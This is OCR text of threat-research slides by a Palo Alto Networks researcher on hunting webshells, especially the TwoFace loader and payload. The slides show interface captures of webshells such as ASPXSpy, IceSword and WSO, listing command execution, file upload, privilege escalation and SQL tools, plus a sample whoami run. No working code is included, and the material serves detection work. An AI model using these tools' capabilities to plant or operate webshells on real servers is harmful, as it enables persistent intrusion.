HUNTING WEBSHELLS

TRACKING TWOFACE

THE HUNTERS

@FixTheExchange
https://www.fixtheexchange.com/

Robert Falcone
Threat Researcher
Palo Alto Networks


@r0bf4lc



"Consistent use of web shells by Advanced Persistent Threat (APT) and criminal groups has led to significant cyber incidents."
https://www.us-cert.gov/ncas/alerts/TA15-314A

THE HUNTED


ASPXSpy2014 - localhost - Windows Internet Explorer
http://localhost/AspxSpy2014Final.aspx
Favorites
Suggested Sites
Web Slice Gallery
ASPXSpy2014 - localhost
::1:80(localhost) Host Trust Level: Full IsFull-Trust: True User: IIS APPPOOL\DefaultApp
Logout | File Manager | FileSearch | CmdShell | IIS Spy | Process | Services | UserInfo | Sysl
|WmiTools | ADSViewer | PluginLoader
File Manager >>
Current Directory : C:\
WebRoot | Create Directory | Create File | Fixed(C:) | CDRom(D:) | Kill Me
Filename
0 $Recycle.Bin
0 Documents and Settings
0 inetpub
0 PerfLogs
0 Program Files
0 Program Files (x86)
0 ProgramData
0 Recovery
0 System Volume Information
0 Users
0 Windows
pagefile.sys
Delete selected
Copyright(C)2006-2014 Bin'Blog All Rights Reserved.



冰锋刺客 - Windows Internet Explorer
http://localhost/icesword.aspx
Favorites
Suggested Sites
Web Slice Gallery
冰锋刺客
gif89a
::1:80(localhost)
退出登录 | 文件(夹)管理 | Cmd命令 | IIS探测 | 系统进程 | 系统服务 | 用户(组)信息 | 系统信息 | 文件搜索 | Serv-U提权 | 注册表查询 | 端口扫描 | 数据库管理 | 端口 Framework Ver :
映射
文件(夹)管理 >>
当前目录 : C:\
网站目录 | 木马目录 | 新建目录 | 磁盘(C:) | CDRom(D:) | 木马自杀


http://localhost/wso.aspx?action=goto&src=C%3a%5c - Windows Internet Explorer
http://localhost/wso.aspx?action=goto&src=C%3a%5c
Favorites
Suggested Sites
Web Slice Gallery
http://localhost/wso.aspx?action...
Server IP : ::1 - Client IP : ::1 - HostName : WIN-M783652O99N - Username : DefaultAppPool
OS Version : Microsoft Windows NT 6.1.7600.0 - IIS Version : Microsoft-IIS/7.5
System Dir : C:\Windows\system32 - PATH_TRANSLATED : C:\inetpub\wwwroot\wso.aspx
Intel64 Family 6 Model 158 Stepping 9, GenuineIntel
Hardware Info : 1CPU -
Currently Dir: C:\
Operate: New - Paste - UpLoad - GoBackDir - Quit
Go to: C:\ D:\
Tool: SqlRootKit.NET - CMD.NET - kshellW32 - kshellWSH - CloneTime - System Info - List Processes 1 - List Processes 2
List User Accounts - IIS Anonymous User- Port Scanner - IIS Spy - Application Event Log - System Log
Name Size Modify Actions
[..]
[$Recycle.Bin] <dir> 7/13/2009 7:34:39 PM Cut|Copy|Del


TWOFACE

LOADER

PAYLOAD


http://localhost/shell/email_us.aspx
localhost
Address
Current : C:\inetpub\wwwroot\shell\
Use
Reset Form
Login
Do it :
Do it
Command
Process : cmd.exe
Command : whoami
Execute
Upload
File name :
Browse...
Save as :
Is virtual path
New File name :
Upload
Download
File name :
Download
Upload Base64
Base64 File :
Is virtual path
File Path and Name :
Upload
Sql Server
Standard Connection Sample
Trusted Connectin Sample
Connection String :
Query :
Run
Change Creation Time
File name :
Get
From This File :
Set
New Time :
Set
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool

TWOFACE


64-byte Key

Key Salt
